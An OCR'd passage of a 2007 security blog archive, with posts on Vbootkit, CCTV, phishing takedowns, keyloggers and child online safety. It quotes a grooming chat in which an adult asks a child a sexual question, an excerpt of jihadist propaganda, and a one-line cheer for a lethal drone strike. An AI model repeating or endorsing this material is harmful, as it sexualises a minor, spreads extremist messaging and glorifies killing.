
6. http://www.eu.socialtext.net/bizblogs/index.cgi

7. http://www.eu.socialtext.net/bizblogs/index.cgi?global_1_000_business_blogging

8. http://blogs.forrester.com/charleneli/2006/10/calculating_the.html

9. http://blogs.forrester.com/charleneli/2007/01/new_roi_of_blog.html

172


USER FRIENDLY by J.D. "Illiad" Frazer
HI. BILL.
STEVE? WHY ARE YOU SWEATING?
COPYRIGHT © 2006 J.D. "Illiad" Frazer HTTP://WWW.USERFRIENDLY.ORG/
IT'S ABOUT WINDOWS VISTA, BILL. WE HAVE PROBLEMS.
IT SEEMS MARKETING HAS MESSED UP A BIT ON THE SLOGANS FOR SOME OF THE FEATURES.
UH OH. HOW SO?
LET ME OFFER AN EXAMPLE:
"WINDOWS VISTA SECURITY: FINALLY, A LOCKED DOOR FOR YOUR CORNFIELD!"

Unsigned Code Execution in Windows Vista (2007-03-21 23:01)

Nitin Kumar and Vipin Kumar are about to [1]present the Vbootkit at the upcoming [2]Blackhat and [3]HITB cons :

" We have been recently researching on Vista. Meanwhile, our research for fun lead us to some important

findings. Vista is still vulnerable to unsigned code execution.vbootkit is the name we have chosen (V stands for Vista and boot kit is just a termed coined which is a kit which lets you doctor boot process). vbootkit concept presents

how to insert arbitrary code into RC1 and RC2, thus effectively bypassing the famous Vista policy for allowing only

digitally signed code to be loaded into kernel . The presented attack works using the custom boot sectors.Custom

boot sector are modified boot sectors which hook booting process of the system & thus, gains control of the system.

Meanwhile, the OS continues to boot and goes on with normal execution. "

Vulnerabilities are an inevitable commodity, they will always appear and instead of counting them on an OS

or software basis, consider a vendor’s response time while following [4]the life of the security threat. I never actually liked the idea of an insecure OS, to me there’re well configured and badly configured OSs in respect to security, but

then again if you’re a monocultural target the way Microsoft is, you’ll always be in the zero day spotlight. A security breach will sooner or later hit your organization, don’t talk, act and pretend you’re 100 % secure because you cannot

be. Instead a little bit of proactive measures balanced with contingency planning to minimize the impact is what

should get [5]a high priority in your strategy. Here’s a [6]related post.

Cartoon courtesy of [7]Userfriendly.org

1. http://rootkit.com/newsread_print.php?newsid=671

2. http://www.blackhat.com/html/bh-europe-07/bh-eu-07-schedule.html


3. http://conference.hitb.org/hitbsecconf2007dubai/

4. http://ddanchev.blogspot.com/2007/01/life-of-security-threat.html

5. http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html

6. http://ddanchev.blogspot.com/2006/03/5-things-microsoft-can-do-to-secure.html

7. http://www.userfriendly.org/



A Documentary on CCTVs in the U.K (2007-03-21 23:48)

[1]Every breath you take, every move you make, I'll be watching you. Used to be a great song, but has a disturbing

context these days. Nino Leitner's [2]EveryStepYouTake documentary on the state of surveillance in the U.K will

premier this month, and I suspect the full version will be [3]made available for the world to see too :

" Trying to answer questions like these, Nino Leitner's one-hour documentary “EVERY STEP YOU TAKE” digs

deep into an entirely British phenomenon: nation-wide video surveillance. It features formal interviews with the

surveillance researcher Professor Clive Norris, Deputy Chief Constable Andy Trotter from the British Transport Police, a representative of Britain's largest civil rights group Liberty, a CCTV manager from a public local CCTV scheme, experts in the field of transport policing and many more. The surveillance reality in Britain is compared with another member of the E.U., Austria. Compared to the UK, it can be seen as a developing country in terms of CCTV, but just

as elsewhere all over the world, politicians are eager to extend the surveillance gaze.

"

Here's an animation to help you [4]explain what surveillance means to your cat, another one [5]fully loaded

with attitude, and let's not exclude [6]the big picture.

Related posts:

[7]London's Police Experimenting with Head-Mounted Surveillance Cameras

[8]Head Mounted Surveillance System

[9]Eyes in London's Sky - Surveillance Poster

[10]External links

1. http://en.wikipedia.org/wiki/Every_Breath_You_Take

2. http://www.everystepyoutake.org/

3. http://www.guba.com/watch/3000030347

4. http://www.youtube.com/watch?v=jJTLL1UjvfU

5. http://www.eff.org/Privacy/Monsters/

6. http://ddanchev.blogspot.com/2007/03/documentary-on-echelon-spy-system.html

7. http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html

8. http://ddanchev.blogspot.com/2007/01/head-mounted-surveillance-system.html

9. http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html

10. http://del.icio.us/DDanchev/Privacy

Zoom Zoom Zoom - Boom! (2007-03-22 00:04)

If you could only eradicate the radicalization of immature islamic youth over the Internet with the push of a button.

Great surgical shot!

[EMBED]

Tricking an UAV’s Thermal Imagery (2007-03-22 20:41)

Give me a hug so that we [1]become "thermally one" for the thermal paparazi to see. When you know how it works you can either improve, abuse or destroy it. Very interesting abuse of technology by the people knowing how it works :

" The Marines cuffed Awad and took him to a nearby bomb crater. At this point the drone approached for its

first pass overhead. One of the group moved forward and dug a hole at the crater, while the others posed with Awad

behind a wall. The recorded thermal imagery from the aircraft seemed to show troops watching an insurgent digging

by the road, perhaps to place a bomb. After the drone had passed, the group moved Awad forward to the hole. But

at this point the surveillance platform returned, so one of the Marines wrapped himself around Awad so as to create

a single thermal signature, disguising the captive’s presence.

"

If you’re under thermal surveillance a cold shower’s your invisibility coat if one’s available. [2]Wired has some

photos on this story.

1. http://www.theregister.co.uk/2007/03/22/murder_marines_fool_drone/

2. http://www.wired.com/news/technology/0,73012-0.html

Take this Malicious Site Down - Processing Order.. (2007-03-22 21:00)

Yet another pay-pal-secure-login.tld domain gets registered, and [1]even more ironic in its directory listings you'll

be able to digg out several other financial institutions and online companies logins, even competitors . Financial

institutions cannot cope with the level of such registered domains and some – even after reported to the usual abuse

account – remain active for weeks to come. So how do you protect these businesses and [2]cash in between for


doing so? [3]Looks like [4]RSA are diversifying their service from phishing hosting sites to malware hosting ones :

"

EMC's RSA division plans to launch a new service next month that will help financial institutions take down Web sites associated with malicious Trojan Horse software . The service is planned as an extension to the FraudAction phishing takedown service already offered by RSA, said Louie Gasparini, co-chief technical officer with RSA’s Consumer Solutions unit. "We’re leveraging the same infrastructure we already have in place... and now we’re focusing our attention on how Trojans work," he said. Gasparini said he expects financial services companies, auction sites, and online merchants to use the service. "It’s really allowing the institution to better protect its customers," he said. "

Can RSA really cash in by re-intermediating the current communication model, and most importantly do a better job? It can sure allow the targeted companies to focus on innovation and growth, not on online impersonation attacks so I find this a sound product line extension, but need more performance stats to offer valuable recommendations.

According to [5]the latest Anti-Phishing.org report, the threatscape looks very favorable in respect to



Statistical Highlights for January 2007

Number of unique phishing reports received in January:	**29930**
Number of unique phishing sites received in January:	**27221**
Number of brands hijacked by phishing campaigns in January:	**135**
Number of brands comprising the top 80% of phishing campaigns in January:	**10**
Country hosting the most phishing websites in January:	**United States**
Contain some form of target name in URL:	**24.5 %**
No hostname just IP address:	**18 %**
Percentage of sites not using port 80:	**3.0 %**
Average time online for site:	**4 days**
Longest time online for site:	**30 days**

communicating with the major country hosting phishing sites - the U.S, followed by China and South Korea. In

between companies diversifying their portfolios of services and products, there’s one other thing to keep in mind

and that’s how can you achieve the same results in more cost effective way than the commercial propositions? And

can you actually? Do you even have to dedicate financial resources to shut down these sites compared to educating

your customers on how to use their brains? Ask yourself these questions before losing it in a [6]budget allocation

myopia. Something else to keep in mind - ISPs will also start getting interested in the idea of equal distribution of

revenues given the sound business model .

Related posts:

[7]The Phishing Ecosystem

[8]Anti-phishing Toolbars - Can You Trust Them?

[9]Google’s Anti-phishing Black and White Lists

1. http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html

2. http://www.rsa.com/node.aspx?id=3020

3. http://www.rsa.com/experience/consumer/fraudAction_new_5.html

4. http://www.infoworld.com/article/07/03/15/HNrsatrojantakedown_1.html

5. http://www.antiphishing.org/reports/apwg_report_january_2007.pdf


6. http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html

7. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

8. http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html

9. http://ddanchev.blogspot.com/2006/09/google-anti-phishing-black-and-white.html

179



Ghosts in the Keyboard (2007-03-27 22:31)

KeyGhost is a nasty type of [1]hardware keylogger that if ignored as a concept can truly expose a lot of data, with

one downsize - the logged data has to be retrieved physically in the very same fashion the keylogger got installed.

Here’s [2]how the six-year-olds do it :

"

A six-year-old girl has successfully hacked into the UK Parliament’s computer system, installing a keylogger onto an

MPs machine. Guildford MP Anne Milton agreed to leave her computer unattended for 60 seconds as part of a test

of House of Commons IT security by the BBC’s Inside Out programme. Brianagh, a schoolgirl from Winchester, took

just a quarter of that time to install the keylogging software without being noticed. Such easily available applications record all the keystrokes made on a machine and can therefore be used to steal passwords, financial data and

personal information. "

The article starts by mentioning the software and ends up with a quote on the "device" itself. The story is a great wake up call, especially the six-year-old girl part, as it will position the computer system’s security as an

extremely weak one in the minds of the masses, no wait the tax payers. But age doesn’t really matter here, it’s the

idea that the majority of insecurities have an outside-towards-inside trend, namely they come from the Internet, not

[3]from within as [4]we see in this case. In case you’re interested, there’re already various business development

activities in releasing a [5]laptop based PCI card keylogger given the obvious incompatibilities with a PC.

Related posts:

[6]USB Surveillance Sticks

[7]Espionage Ghost Busters

1. http://www.keyghost.com/

2. http://www.pcpro.co.uk/news/108769/sixyearold-installs-keylogger-on-mps-computer.html


3. http://ddanchev.blogspot.com/2005/12/insiders-insights-trends-and-possible.html

4. http://ddanchev.blogspot.com/2006/03/old-physical-security-threats-still.html

5. http://www.tech2.com/india/news/laptops/laptop-hardware-keylogger-in-mini-pci-card/4560/0

6. http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html

7. http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html



You’ve Got Something in Your Eye (2007-03-27 22:53)

Or that’s what the always getting bigger, [1]Big Brother says
:

"

Avigilon’s 16 megapixel cameras are the first surveillance cameras that can continuously monitor large fields of view

while maintaining high levels of detail. In the past, security professionals have had to rely on opto-mechanical PTZ

cameras for wide field of view surveillance and were forced to make a tradeoff between field of view and image detail. Avigilon’s 16 megapixel cameras provide a superior solution for post incident investigation because they provide detailed images of the entire field of view, without the requirement of an operator to control the camera. "

I like the press release debunking the idea of real-time incident prevention due to CCTV surveillance compared to historical performance and analyzing [2]past events. Not that’s it’s not possible, but [3]the investments are not worth the ROI, and if self-regulation is the single most visible return on investment here, that’s a bad deal. But in reality, keep on living in a CCTV myopia world, where covering the "blind spot" of one camera gets covered by installing another one, and the "blind spot" of the second one gets covered by a third one. It’s about time your CCTV expenditures start declining given reasonable metrics defining a successful investment appear soon.


Now let’s hope these [4]cameras never get installed in public restrooms, shall we?

1. http://www.avigilon.com/company/press/16MegapixelwithDigitalPTZ.htm

2. http://ddanchev.blogspot.com/2006/08/big-momma-knows-best.html

3. http://www.csoonline.com/read/090105/roi_3826.html

4. http://ddanchev.blogspot.com/2006/06/big-brother-in-restroom.html



Real Time Spam Shredding (2007-03-28 14:14)

Wednesday’s portion of hahaha-ing. This is the work of a pragmatic genious, [1]the revenge of the nerds or call it

whatever you want the idea is simple - what gets detected as spam gets printed and shred in real-time for interactivity.

How much would it cost for a Fortune 500 organization to implement such a feature, a "fortune" by itself for sure, but an anti-spam vendor looking to differentiate its headquarters might be interested in implementing such a system

for their corporate clients to see while walking around.

"

Spamtrap" is an interactive installation piece the prints, shreds and blacklists spam email. It interacts with spammers by monitoring several email addresses I have created specifically to lure in spam. I do not use these email addresses

for any other communication. I post individual email addresses on websites and online bulletin boards that cause

them to be harvested by spambots and then to start receiving spam. Because I know that all email sent to these


email addresses are spam, I have set the installation to print and then shred each email as it arrives. "

[2]Read more about the Spamtrap in this blog. There’s simply so much spam these days, you can even create large data sets in order to [3]render surrealistic spam art paintings, no kidding.

1. http://billshackelford.com/home/portfolio_spamtra_826

2. http://billshackelford.com/home/blog

3. http://ddanchev.blogspot.com/2006/07/beauty-of-surrealistic-spam-art.html



child1 adult1

" horny ..."

"adult1"

Considered: Very Dangerous based on 19 votes

How concerned should other parents be about this user?

10/18/06 at 11:15PM

child1: i like 2 plan stuff.......kinda a neat freek lol
adult1: lol....saturday probably during the night if that's ok
child1: thas fine.......like 7 mebbe?
adult1: yeah sounds good
child1: kewl........7 ill have plenny of time 2 clean up an stuff..... :D
adult1: ;)
child1: ;;)
adult1: hey I gotta go now
adult1: do you feel horny at all?
child1: a lil......but i g2g 2 bed soon
adult1: ok I'll talk to you tomarrow ok
child1: okies :*

IMSafer Now MySpace Compatible (2007-03-30 00:25)

MySpace, the world’s most popular social networking site, and an online predator’s dream come true has been

actively discussed since the very beginning in respect to the measures News Corp’s property takes to prevent child

abuse through the site. Let’s face the facts, of course underaged kids will confirm they’re over 18/21 in order to

use the site, and of course online predators will continue finding ways to socially engineer a online contact with the ultimate idea to meet in the physical world. Why? Because children provide way too much sensitive information in

order to virtually socialize and meet new buddies, thus indirectly helping pedophiles pinpoint key "contact points" in the future. If you as a parent start paranoia-ing around, you'll end up with the wrong conclusion that the risks are

not worth the benefits, totally forgetting that forbidden fruits taste much better and it's children we're talking about

– they break the established rules in principle. No matter the registration procedures in place, you cannot stop an

[1]online predator registering and communicating with children at the site, what you can do however is educating

your children, and emphasizing on filtering not spying activities in order to protect them.

The team behind IMSafer, a service which I covered in a [2]previous post, have realized the potential benefits

of [3]introducting a MySpace compatibility, and so it recently became a reality :

" IMSafer's updated language-analysis engine can scan individual MySpace postings for potentially dangerous,

threatening or sexually explicit content, the company said. Users can download the tool from the company's **[4]Web**

site , said Brandon Watson, CEO and founder of the company. Traditional parental control software generally can filter and block Web sites but can't identify possible dangerous interactions on increasingly popular social networking sites such as MySpace, he said . While most sexual solicitations of children still come through instant messaging

software, online predators are increasingly using MySpace to initiate contact with potential victims, Watson added. "

Don’t forget the bottom line, if you’re in a fragile relationship with your kids, pretty much anyone online could take advantage of their vulnerable condition. The irony goes that people you’ve never met will show more respect to you than the people you actually fight to get respect from. From a children’s perspective that’s you parents! [5]Here are several more [6]articles worth going [7]through, especially this [8]post-event response to what’s an internal problem to me.

1. http://ddanchev.blogspot.com/2006/10/registered-sex-offenders-on-myspace.html

2. http://ddanchev.blogspot.com/2006/10/filtering-good-girls-and-im-threats.html

3. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9013959


4. http://www.imsafer.com/

5. http://www.forbes.com/security/2006/12/19/myspace-security-safety-tech-security-cx_ll_1220myspace.html

6. http://www.csoonline.com/read/030107/fea_myspace.html

7. http://www.cbsnews.com/stories/2007/03/13/tech/main2563414.shtml

8. http://www.forbes.com/security/2007/01/18/myspace-lawsuit-assault-tech-security-cx_ll_0118myspacesuit.html



In this Issue:

Cover Story:

Usurpation of Iraq

Editorial:

The Muslim Nation does not concede to defeat

Local Affairs:

ASIO on the

The Muslim Nation does not

CONCEDE TO DEFEAT

Following the destruction of the Soviet Union at the hands of the Mujahideen in Afghanistan, the US administration started to assume a more aggressive stance in its international policies.

As a result, they launched a crusade on Afghanistan, and then claimed a so-called victory over Taliban's Islamic Emirate, eliminating the rule of Shari'ah and replacing it with a puppet anti-Islamic government that showered the Afghani people with promises of a better life and freedom.

Afghanistan Al-Muslimah

Australia - New Anti-Terror Laws

Iraq: Resistance to the crusade occupation

Cyber Traps for Wannabe Jihadists (2007-03-30 00:50)

I guess that's what happens when you don't have a single clue on where the real conversation and recruitment is happening, so you decide to [1]create your own controlled jihadi communities to monitor. A case study on false feeling of effectiveness in Australia :

" FEDERAL police are setting up bogus jihadist websites to track extremists who use cyberspace to recruit followers and plan attacks. The undercover operation, disclosed yesterday by Australian Federal Police Commissioner

Mick Keelty, is an assault on arguably the most powerful weapon of the global jihadist movement, the internet. Mr

Keelty said police were working closely with foreign governments and the military’s Defence Signals Directorate. "

We have worked with some foreign countries through our undercover program, establishing our own websites, to

capture some of the activities that are going on on the internet," he told a security conference in Sydney.

"

